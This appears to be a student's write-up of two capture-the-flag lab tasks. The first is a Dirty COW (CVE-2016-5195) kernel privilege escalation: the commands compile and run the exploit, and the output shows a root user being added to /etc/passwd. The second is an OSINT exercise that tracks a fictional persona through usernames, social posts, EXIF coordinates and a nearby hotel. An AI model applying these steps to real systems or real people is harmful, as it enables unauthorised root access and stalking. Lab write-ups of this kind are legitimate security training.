
Question 1

We scan the machine's IP address using nmap and found 3 tcp ports.



Question 2

We connect to telnet service using netcat and the password was shown.



Question 3

We logged in as santa using ssh.

```
┌──(1211102687㉿kali)-[~]
└─$ ssh santa@10.10.49.71
The authenticity of host '10.10.49.71 (10.10.49.71)' can't be established.
ECDSA key fingerprint is SHA256:+zgKqxyYlTBxVO0xtTVGBokreS9Zr71wQGvnG/k2igw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.49.71' (ECDSA) to the list of known hosts.
santa@10.10.49.71's password:
                \ /
              ->*<-
                /o\
               /_\_\
              /_/_0_\
             /_o_\_\_\
            /_/_/_/_/o\
           /@\_\_\@\_\_\
          /_/_/o/_/_/_/_\
         /_\_\_\_\_\o\_\_\
        /_/0/_/_/_0_/_/@/_\
       /_\_\_\_\_\_\_\_\_\_\
      /_/o/_/_/@/_/_/o/_/0/_\
               [___]

Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$
```

We viewed the linux version of the machine using the cat command.

```
1211102
File  Actions  Edit  View  Help
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```


Question 4

We used cat to view the cookies and milk text file and found out who got here first.

```
$ cat cookies_and_milk.txt

/**************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//**************************************************/
```


Question 5

We found the original code of dirty cow on github.



We copy and paste the code into dirty.c using nanoshell.

```
$ nano dirty.c
```



The verbatim syntax we can use to compile can betaken from the real C source code comments.

```
12  //
13  // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
14  //   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
15  //
16  // Compile with:
17  //   gcc -pthread dirty.c -o dirty -lcrypt
18  //
19  // Then run the newly create binary by either doing:
20  //   "./dirty" or "./dirty my-new-password"
21  //
22  // Afterwards, you can either "su firefart" or "ssh firefart@..."
```

Question 6

We compile the exploit and run it, then we set a new password. We were shown the new user's username.

```
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c  dity.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash

mmap: 7f00a1025000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123456'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123456'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$
```

Question 7

We switch user account and hop over to the root directory.

```
$ su firefart
Password:
firefart@christmas:/home/santa# cd /root
firefart@christmas:~#
```

We view the content of the text file using cat.

```
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY

firefart@christmas:~#
```

We created a file named coal and run tree | md5sum and the MD5 hash output was shown.

```
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
```

Question 8

The CVE for Dirty Cow can be found in the task description.

That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

Thought Process/Methodology:

We found 3 ports after scanning the machine's IP address using nmap. We connected to the telnet service using netcat and the password was shown. Then, we logged in as santa. We used the cat command to view the linux version of the machine. We view the contents of the cookies and milk text file and found out that Grinch got here first. We searched for the original code for dirty cow on github. Next, we copy and paste the code into dirty.c using nanoshell. We found the verbatim syntax that can be used to compile the exploit on the original code's comments. We compiled the exploit using the comment and set a new password. We were then shown the new user's username. We switch users to firefart and hop over to the root directory. We viewed the content of the message from the grinch text file. Then, we created a file named coal and run the tree | md5sum and the MD5 hash output was shown. The CVE for Dirty Cow was stated in the task description.


Day 14: OSINT – Where's Rudolph?.

Tools used: Firefox, Jimpl, Twitter, Reddit, namecheckup, Google Maps

Solution/walkthrough:


Question 1

We searched "His username was 'IGuidetheClaus2020' on google and found a Reddit link, then we navigate to the comments section and the URL was shown.




Question 2

We saw that Rudolph said he was born in Chicago.




Question 3

He mentions the name, Robert. With a quick google search Robert Rudolf, the answer is shown.



Question 4

We can use the site namecheckup.com to see if Rudolph is on any other platforms. We search by the username IGuidetheClaus2020 and saw the results for several other platforms.



We also found out that Rudolph has a Twitter account by doing a quick google search.

https://twitter.com › iguideclaus2020

IGuidetheClaus2020 (@IGuideClaus2020) / Twitter

IGuidetheClaus2020. @IGuideClaus2020. Seeking the truth. Really. Business inquiries: rudolphthered@hotmail.com. North Pole Joined November 2020.

https://www.reddit.com › user › IGuidetheClaus2020

u/IGuidetheClaus2020 - Reddit

25 Nov 2020 — **IGuidetheClaus2020** · Loooool · Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago ...

https://www.reddit.com › user › comments

comments by IGuidetheClaus2020 - Reddit

The u/**IGuidetheClaus2020** community on Reddit. Reddit gives you the best of the internet in one place.

Question 5

We can see Rudolph's username on Twitter.

Question 6

We found Rudolph's favorite TV show on Twitter.


IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020
Love me some Bachelorette. But Ed? C'mon!
5
6
IGuidetheClaus2020 Retweeted
Angelina @itsyange · Nov 25, 2020
Picking Ed over Joe?!?! GOODBYE #bachelorette

Question 7


We found out the place of the parade by searching the name of the parade based on Rudolph's post history.


Question 8

We used Jimpl to find the EXIF data of the image. The coordinates for the location were shown.

Location

Latitude	41 deg 53' 30.53" N
Longitude	87 deg 37' 27.40" W





41°53'30.5"N 87°37'27.4"W

41.891815, -87.624277

Directions Save Nearby Send to phone Share

370 N Michigan Ave, Chicago, IL 60611

V9RG+P7H Chicago, Illinois

Add a missing place


Add your business

Add a label

Photos


Question 9

A flag was shown under copyright.




Question 10

Scylla was down and we couldn't search for this.



Question 11

We used the coordinates from the parade image to search nearby hotels that Rudolph might be staying at and found the Chicago Marriott Downtown hotel, the street number can be found under the details of the hotel.


41°53'30.5"N 87°37'27.4"W
41°53'30.5"N 87°37'27.4"W
Directions
Save
Nearby
Send to phone
Share
370 N Michigan Ave, Chicago, IL 60611
V9RG+P7H Chicago, Illinois
Add a missing place
Add your business
Add a label
Photos
Chicago Marriott Downtown...
4.3 ★ (2857)
4-star hotel
561 North Rush Street Parking
Nice Ice Company
Adeocode
